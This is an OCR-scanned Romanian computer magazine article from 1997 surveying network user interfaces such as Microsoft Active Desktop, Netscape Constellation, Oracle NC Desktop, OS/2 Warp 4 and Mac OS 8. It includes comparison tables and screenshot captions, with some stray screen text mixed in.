
Intefețele NUI îmbunătățesc modul în care utilizatorii interacționează cu calculatoare și rețele. În loc să lucreze cu reprezentarea directă a echipamentelor și cataloagelor, utilizatorii navighează resursele locale și distante cu unelte de tip navigator și cu hyperlink. NUI va permite pentru departamentele informatice o ușurare a configurării și administrării sistemelor desktop din firmă. Deoarece NUI permite stocarea stării desktop la server, utilizatorii se pot conecta de la orice echipament în mod confortabil.



Icon-uri cu selecție simplă pe bara task permit comutarea instantanee între aplicații.

Administratorii sau utilizatorii pot configura bara task.

Unele NUI sunt ușor de configurat deoarece elementele lor de ecran sunt scrise în HTML, JavaScript sau Java.



O fereastră pager afișează mesaje scurte.

Emulatoarele de terminal permit lucrul cu aplicații vechi păstrate pe serverul întreprinderii.

O bandă glisantă afișează informații actualizate dinamic de la bursă sau agențiile de presă.

Utilizatorii văd o imagine consistentă a resurselor locale și distante existente pe discuri, servere LAN și în Inernet.

Aplicațiile Windows, Mac și Unix se execută nativ pe sistemul local sau pe serverul distant.

Apleturi și aplicațiile Java se execută direct pe desktop, fără browser.

O mașină virtuală Java și un compilator JIT sunt componente standard pentru SO nativ.


Utilizatorii pot căuta în directori de rețea, în intranet și Internet adrese e-mail, numere de telefon și adrese poștale.

Boston 15 7/30
Search
Phonebook
reset
Memorii externe
Servere internet
Servere LAN

include Internet Explorer 4.0 în structura internă Windows. IBM a adăugat deja unele facilităţi de reţea la OS/2 Warp 4, cum este Java Virtual Machine (VM). IBM dezvoltă de asemenea un NUI numit Bluebird care va oferi un compromis între clienţii supli NC şi clienţii graşi PC. Apple introduce facilităţi de acces rapid la Internet în Mac OS 8 (cunoscut ca Tempo) şi Rapsody precum şi posibilităţi de publicare pe Web, alături de alte facilităţi. Constellation de la Netscape este un NUI care se suprapune peste interfaţa GUI existentă la PC-urile de azi.

Pentru NC-uri există şi mai multe NUI în curs de apariţie. NC Desktop de la Oracle rulează pe NC-uri conforme cu platforma de referinţă Oracle. IBM are un NUI pentru propriul Network Station construit pe platformă PowerPC. HotJava Views se execută pe Java Station realizat cu SPARC de la Sun sau pe orice alt echipament care are Java VM, fiind scrisă în Java. Acelaşi lucru este valabil şi pentru SoftNC de la TriTiel, Kona Desktop de la Lotus Developement, Tarantella WebTop de la SCO (Santa Cruz Operation) şi VCOS (Virtual Computer OS) de la Ulysses Telemedia. Netscape a scris Constellation în HTML, Java şi JavaScript, astfel că şi acesta se execută pe platforme multiple.

Scopul principal al tuturor acestor interfeţe restructurate GUI şi NUI este asigurarea pentru utilizatorii de la firme a accesului direct şi rapid la LAN şi Internet. Unii utilizatori mobili,cei care lucrează de la distanţă sau cei cu linii comutate lente vor beneficia şi ei. Totuşi, trec de scopul prezentării interfeţele NUI pentru echipamente de reţea de larg consum, cum sunt cutiile WebTV şi Sa-


My Computer
The Microsoft Network
The Internet
Network Neighborhood
Inbox
Recycle Bin
ESPNET SPORTSZONE
ESPNET SPORTSZONE SUBSCRIPTION
SIGN UP NOW AND GET THE FIRST MONTH FREE!
Tuesday, April 29
Major League Baseball
National League
Los Angeles
Atlanta
7:40pm ET
MSNBC Weather
produced by Int
Tuesday April 29, 1997
57° Seattle
64° San Francisco
74° Los Angeles
63° Denver
83° Dallas
72° Chicago
72° Atlanta
62° Fairbanks
85° Honolulu
Miami
Start
Address
http://www.microsoft.com
①
②
③
④
⑤
⑥

Active Desktop de la Microsoft include Internet Explorer 4.0 în SO pentru a adăuga facilităţi de reţea la Windows

1. Paginile Web pot să apară pe desktop fără a se apela la un navigator.
2. Utilizatorii mai pot lansa un navigator independent, dar nu este necesar acest lucru.
3. Conţinutul Web de pe desktop poate include informaţii actualizate dinamic de către servicii push, apleturi Java şi controale ActiveX.
4. În loc de tapet, întregul tapet ar putea fi o pagină Web (nereprezentat).
5. Serverele Web pot afişa pagini sau benzi glisante pe bara task (nu se vede aici).
6. Utilizatorii pot naviga prin resurse locale sau distante prin introducerea de URL sau de nume director

Comparaţie între diferitele NUI

	Constellation	HotJava Views	Kona Desktop	Memphis/ Active Desktop	Mac OS 8
Furnizor	Netscape	Sun/JavaSoft	Lotus	Microsoft	Apple
Platformă hard	Cross-platform	Cross-platform	Cross-platform	PC-uri x86	Macintosh
Cod NUI	HTML, JavaScript	Java	Java	Native code	Native code
Soft de aplicaţie	Native, Java	Java	Native, Java	Native, Java	Native, Java
Acces la aplicaţii vechi**	✓	✓	✓	✓	✓
Include Java VM	✓	✓	✓	✓	✓
Introduce NUI nou	✓	✓	✓	Parţial	Parţial
Include navigator Web	✓	✓	✓	✓	✓
Execută Java pe desktop	✓	✓	✓	✓	
Salvează starea pe server	✓	✓	✓	Opţional	
Data lansării	iunie 1997?	martie 1997	vara 1997	sfr. 1997/ încep.1998	vara 1997

* NC Desktop va rula pe calculatoare de reţa standard Oracle cu procesoare ARM, StrongARM, şi x86.
** Aplicaţiile vechi includ cele pentru IBM 3270 şi 5250; DEC VAX/VMS; programe Unix mod caracter; sistemul X Window; şi Microsoft Windows.
✓ = da.

turn de la Sega.


Îngropați browser-ul

Apariția a două sau trei NUI ar putea fi o simplă coincidență, dar avalanșa de NUI semnalează o direcție majoră de dezvoltare. Motivul este desigur lucrul în rețea. Rețelele locale LAN există de peste un deceniu, dar omniprezența rețelelor de comunicații date se constată doar în ultimii ani. La corporațiile mari și medii 94% dintre calculatoarele PC sunt legate în rețele, după părerea lui Greg Cline, director de integrare rețea și cercetare management la Business Research Group. Chiar și la calculatoarele de acasă și laptop modemele sunt componente standard, deci practic toată lumea are acces intermitent în rețea.

Este ușor de constatat rămânerea în urmă la GUI. Proiectanții acestor interfețe au dorit să înlocuiască linia de comandă cu interfețe grafice pentru sistemul de fișiere și SO. Scopul lor vrea să ușureze administrarea câtorva mega-octeți și a resurselor locale. Dar utilizatorii de azi sunt confruntați cu un sistem virtual de fișiere, de orientare globală și care administrează tera-octeți.

Dezvoltarea explozivă a rețelelor ar fi un motiv suficient pentru a adăuga facilități GUI pentru lucrul în rețea. Dar mai există alte șase motive pentru care a venit tipul noilor NUI:


Conținut executabil. Softul de azi nu mai este doar nativ și local. Acum poate sosi într-o clipă de la un server situat la mii de mile distanță. În plus, aplicația poate fi o cotare de preț de la bursă sau o știre transmisă, pentru care sistemul face actualizare automată prin interogarea serverului Web.


1
Royal Airways
2
Check out our New Phone Designs!
Focus group studies now online
Design review scheduled for 12/6 in Orlando
3
arius4.xls
inspections.doc
features.doc
What's New
Project Docum
Origin
Interna
737 se
Recen
Keypa
6
Logout Chris Taylor
Live Sites
5
HomePort
Royal Airways Intranet
The Pointcast Network
FedEx
c|net
Time Magazine
Fortune Magazine
Netscape
MSN
People
Documents
Discussions
This Computer
Search
SEARCH
intranet
internet
go
reset
Phonebook
4
name
email
go
reset
N

Constellation realizat de firma Netscape se execută pe aproape orice platformă și maschează GUI de la SO nativ în spatele NUI.

1. Constellation e realizat în HTML și Java Script, deci organizațiile, pot configura modul de prezentare pentru intranet-ul propriu.
2. Legăturile hyperlink la pagini Web pot să apară direct pe desktop.
3. Icon-urile legate de aplicații locale native și documente, pot să apară pe desktop.
4. Ferestre cu deschidere automată permit ca utilizatorii să caute prin directori de rețea adrese e-mail și numere de telefon.
5. O fereastră glisantă este bară de aplicații cu legături la documente, aplicații și alte resurse.
6. Suprafața de lucru Constellation este de fapt un navigator pe tot ecranul (Netscape Communicator) la care nu există butoanele și meniurile obișnuite

NC Desktop	Network Station	OS/2 Warp 4	Bluebird	Rhapsody	SoftNC	Tarantella WebTop	VCOS
Oracle/NCI	IBM	IBM	IBM	Apple	TriTeal	SCO	Ulysses
NC-uri*	PowerPC	PC-uri x86	PC-uri x86	Power Mac	Cross-platform	Cross-platform	Cross-platform
Native code	Native code	Native code	Native code	Native code	Java	HTML, JavaScript	Java
Native, Java	Native, Java	Native, Java	Native, Java	Native, Java	Native, Java	Java	Java
✓	✓	✓	✓	✓	✓	✓	✓
✓	Opțional	✓	✓	✓			
✓	Parțial		Opțional	✓			✓
✓	✓	✓	✓	✓			
✓	✓	✓	✓	✓	✓		✓
✓	✓		✓	Opțional	✓	✓	✓
sept. 1997	sept. 1996	sept. 1996	vara 1997	încep. 1998	1997	1997	iunie 1997



meet with mark sometime today

Officemax

Install software

Submit weekly report

Lunch with QA department

read email

having just released the latest addition to their software fa… new client side offering will be available from web sites or by ordering it directly fr

NC Desktop de la Oracle se execută în mod nativ pe procesoare x86, ARM și StrongARM. Versiunea x86 rulează și pe PC.

1. Comutați aplicații prin selectare simplă pe bara de task-uri.
2. Planificatorul se execută în față, în timp ce programul de adrese rulează în altă fereastră.
3. O bară de butoane oferă controlul pentru planificator.
4. O bandă glisantă opțională afișează automat informațiile descărcate de la server.
5. SO redă toate documentele în HTML.

Programe vechi. Programatorii nu pot să rescrie vechile aplicații într-o clipită. Astfel că toate NUI oferă porți (gateway) spre vechile programe și baze de date, adesea sub formă de applet-uri Java care emulează terminalele vechi.

Noi utilizatori. Mulți utilizatori noi se pot concentra la anumite activități de bază și nu au nevoie de GUI cu toate facilitățile, așa cum nici fotograful de ocazie nu are un Hasselblad.

O nouă gândire pentru GUI. Inginerii de software analizează ipotezele vechi pentru realizarea GUI și aplică noile cunoștințe. Unele NUI renunță la facilități care duc la necazuri pentru utilizatorii ocazionali, cum este selectarea dublă cu maus, ferestre suprapuse, meniuri ierarhice și bare de unelte cu butoane misterioase.

Acces de la distanță. NUI va ușura schimbul de e-mail și conectarea în rețelele firmei pentru utilizatorii aflați pe teren și va oferi o duplicare a suprafeței de lucru de la firmă pentru sistemul conectat din exterior.

Forța de muncă în schimbare. Interfețele NUI pot simplifica utilizarea partajată a sistemelor de calcul pentru angajați, prin memorarea la server a stării echipamentului local, astfel ca utilizatorii să aibă acces la spațiul de lucru personal, indiferent de unde se conectează.

Toate NUI au un lucru comun: încercă să facă resursele din rețea la fel de accesibile ca și cele locale. Desigur, nu pot să mascheze limitările fizice impuse de banda de transfer. Un acces la un server Web la distanță va dura totdeauna mai mult decât accesul la discul local. Dar NUI poate face ca diferențele să nu se manifeste brusc.

O soluție este oferirea unei imagini grafice, universale a tuturor resurselor. O alta este integrarea funcțiilor de rețea și a operațiilor desktop obișnuite, în loc ca utilizatorul să fie obligat să lanseze programe speciale pentru a face operații care au devenit o rutină. Cu timpul, NUI va absorbi funcțiile programelor client separate, necesare azi pentru utilizarea rețelei: navigatoare Web, cititoare de știri, clienți FTP, clienți e-mail, editoare HTML și altele.

Navigatoarele Web sunt ținta preferată pentru o asemenea integrare, deoarece browser-ul a devenit aplicația primordială în informatica de rețea. Este o ironie faptul că firmele principale care contribuie la uzura morală a navigatoarelor sunt chiar primii doi furnizori: Microsoft și Netscape. Cu Memphis, Microsoft încercă să reducă importanța navigatorului Netscape prin înglobarea lui Explorer 4.0 în Windows. Cu Constellation, Netscape încercă să elimine Windows prin transformarea navigatorului într-o interfață desktop completă care maschează integral Windows.

Microsoft pare să facă mai multe remodelări la propriul GUI decât Apple, IBM sau orice furnizor Unix. Maemphis și Windows NT vor implementa o nouă strategie Microsoft, numită „Web PC“, care va fi grandioasa unificare între Web și desktop.

În curând, utilizatorii Windows vor putea naviga pe discurile locale și serverele LAN prin selectarea unei imagini opționale WebView care lucrează ca un navigator de Web complet, cu butoane pentru înainte și înapoi și semne de carte. Sau vor putea naviga pe situri Web cu obișnuitul Windows Explorer în loc de alt navigator. Cataloagele de pe discul local și din LAN vor putea avea „home page“ construit cu HTML, Java, JavaScript, VBScript și controale ActiveX. Conținutul Web poate să fie afișat în fereastră direct pe desktop sau pe bara de unelte, fără navigator. De fapt, toată suprafața de lucru Windows va putea fi o pagină Web si aici se poate face actualizarea periodică a conținutului dinamic al paginii prin interogarea serverelor Web printr-un program ce rulează în fundal.

Utilizatorii Windows vor putea lansa în continuare Internet Explorer 4.0 ca aplicație independentă. Dar vor avea mai puține motive să facă acest lucru (sau să lanseze orice alt navigator) din cauza integrării puternice în sistem. De fapt, Internet Explorer și Windows Explorer vor oferi virtual același lucru.

Acest lucru va fi posibil datorită unui control ActiveX în Internet Explorer, care permite afișarea HTML, execuția de appleturi Java și lucrul cu controale ActiveX. La versiunea 4.0 aceste controale sunt legate direct la SO. Microsoft a mai adăugat un control ActiveX care permite navigarea cu Windows Explorer în cataloagele locale cu ajutorul unei interfețe similare cu cea de la navigator.

Active Desktop de la Microsoft va transforma întreaga suprafață a ecranului într-un browser Web virtual. Ideea este de a înlocui tapetul static al suprafeței de lucru și programele fără sens de protejare a tubului printr-un conținut semnificativ. Veți putea avea pe desktop pagina CNN sau o pagină Web concepută de dumneavoastră sau cea a firmei la care lucrați. Veți putea afișa chiar și pagini Web multiple în ferestre separate. Dacă oricare din pagini are conținut dinamic, Windows actualizează periodic pagina conform unei planificări configurabile.

Utilizatorii vor putea să și stocheze

paginile în bareta de taskuri Windows 95 şi NT, care pot să rămână vizibile sau ascunse la o muchie a ecranului. Dimensiunea va putea fi modificabilă şi Microsoft va oferi Software Development Kit pentru a ajuta proiectanţii de Web în crearea paginilor speciale care încap pe baretă.

Rezultanta tuturor acestor noi facilităţi va fi că versiunile viitoare Windows vor oferi o integrare mai puternică a serviciilor Web decât orice OS existent acum (vedeţi şi: „Ce este NUI la OS/2 şi Mac“). Vor fi mai degrabă „porţi“ decât „ferestre“, deoarece veţi interacţiona cu lumea din exterior şi nu veţi privi doar ecranul. Totuşi Microsoft păstrează totul din GUI existent, astfel că utilizatorii nu trebuie să renunţe la interfaţa familiară.

Steaua de la Netscape

Ce loc rămâne pentru Netscape, furnizorul principal de navigatoare? Cu toate că utilizatorii Windows pot instala navigator de la orice firmă, nimic nu se va integra aşa de deplin ca Internet Explorer 4.0. Riposta din partea Netscape urmăreşte aceeaşi destinaţie pe o cale complet diferită. În loc să ascundă navigatorul sub GUI, Netscape maschează GUI cu navigatorul.

Constellation este o interfaţă NUI bazată pe ceea ce Netscape numeşte „chromeless“, deci fără adaosuri. Suprafaţa desktop este o fereastră navigator pe tot ecranul, fără obişnuitele meniuri, butoane icon-uri şi alte elemente decorative (chrome). De fapt, browser-ul este suprafaţa desktop. Ca şi Active Desktop din Windows, Constellation este un container de afişare a conţinutului bogat de pe Web, fără necazurile şi grijile pricinuite de un program de navigare independent.

Din punct de vedere tehnic, aşa cum se grăbeşte să arate Netscape, Constellation nu înlocuieşte Windows. Nu este un SO şi nu preia funcţiile specifice pentru echipament. Utilizatorii vor avea nevoie în continuare de Windows pentru serviciile SO de bază şi pentru operaţii obişnuite de sistem. De exemplu, utilizatorii trebuie să revină în Windows pentru a schimba configuraţia în Control Panel.

Suprafaţa Constellation se numeşte Homeport. Este scrisă în HTML, Java şi JavaScript deci este multiplatformă, Netscape afirmă că va rula pe 18 SO diferite. (Prin Navio, sucursala Netscape pentru soft de larg consum, va apare şi în echipamentele de jocuri video şi TV cu facilităţi de acces la Internet). Cu toate că Microsoft spune că şi Active Desktop va fi multiplatformă, acesta depinde atât de mult de API-urile Windows şi ActiveX că se imun limitări la sistemele care nu sunt Windows.„ Netscape presupune că va avea loc o fragmentare mai mare (a platformelor) în viitor şi Constellation a fost conceput pentru a beneficia de pe urma fragmentării“ afirmă Mike McCue, director pentru tehnologii avansate la Netscape.

Independenţa de loc este un alt element esenţial la Constellation. Prin memorarea opţională a configuraţiei Homeport pe un server Netscape SuiteSpot, Constellation permite conectarea utilizatorilor de oriunde se află ei şi regăsirea Homeport în configuraţia personalizată. De exemplu, puteţi porni un task de pe calculatorul PC de la serviciu şi îl puteţi termina la aeroport, de la un NC.

Ca şi Active Desktop, Homeport este o suprafaţă vie pe care pot să apară pagini Web în ferestre mobile sau panouri dinamice. Microsoft vă permite să păstraţi pagini Web pe task-bar. Netscape are Info-block (pagini mici scrise în HTML şi JavaScript) care permit păstrarea lor în mod similar la marginea ecranului. Conţinutul dinamic se schimbă automat, mulţumită lui Castanet Tuner de la Marimba şi PointCast, o pereche de clienţi Web „push“ care fac parte din Constellation. (Netscape preferă termenul mai precis de „smart pull“, aducere inteligentă.)

Cu toate că este loc sub soare atât pentru Active Desktop cât şi pentru Constellation, Netscape se va comporta mai bine la fragmentarea platformelor pe care o prevede destul de apropiată în timp pentru a fi semnificativă. Pe moment, Windows stăpâneşte suprafaţa de lucru. Simpla inerţie ar putea determina utilizatorii Windows să nu treacă la Constellation, mai ales că ambele NUI oferă o experienţă de lucru similară.

Ce este NUI la OS/2 şi Mac

Apple şi IBM nu se duc aşa departe ca Microsoft în transformarea propriului GUI în NUI, dar au înglobat facilităţi de reţea în SO de ani de zile.

OS/2 Warp 4, lansat în septembrie trecut se livrează cu două navigatoare (Navigator şi Web Explorer) şi a fost primul SO care a inclus Java VM. Apleturile şi aplicaţiile Java se pot executa în OS/2 Workplace Shell fără browser, ca şi aplicaţiile native.

Workplace Shell extinde şi metafora de fişiere şi cataloage la resurse de reţea. Utilizatorii pot crea simplu cataloage şi icon-uri care reprezintă servere din LAN sau servere distante pe Internet şi pot manipula apoi resursele acestora ca şi cum ar fi locale.

La Mac OS 8, planificat pentru această vară Apple oferă icon-uri desktop pentru lansarea programului e-mail preferat sau clientului Web (care va fi inclus), plus un element de meniu care va lansa automat softul client corespunzător atunci când utilizatorul lipeşte (paste) orice URL la o casetă dialog care apare automat. Apple mai are în vedere includerea în OS 8 a unui client push ca PointCast. Dar alte facilităţi de integrare dinamică a conţinutului de pe Web, legături URL selectabile dinamic şi motorul de căutare mult amânat V-Twin vor fi doar în versiunile următoare care vor integra resursele locale şi distante.

Atât Apple cât şi IBM au planuri mari de viitor. Rhapsody de la Apple, următoarea generaţie de SO bazată pe NextStep, va include OpenStep Virtual Desktop. Acesta este un NUI independent de locaţie, care păstrează starea locală pe server, astfel că utilizatorii au acces la propriul desktop de la orice client din reţea. Structura din spate este NetInfo, un soft client/server care oferă administrare de la distanţă şi servici de directori. NetInfo configurează automat clienţii noi şi determină domeniile la care au acces.


IBM dezvoltă un NUI evoluat care oferă o cale de mijloc între clientul suplu NC şi cel gras PC. Având numele de cod Bluebird, acesta înlocuieşte Workplace Shell din Warp cu un shell mic de reţea care se află deasupra nucleului OS/2. Acesta are un desktop implicit care execută apleturi Java fără navigator, dar administratorii îi pot substitui un navigator Web, un emulator de ecran de terminal mod caracter, sau orice aplicaţie ca mediu implicit de lucru.

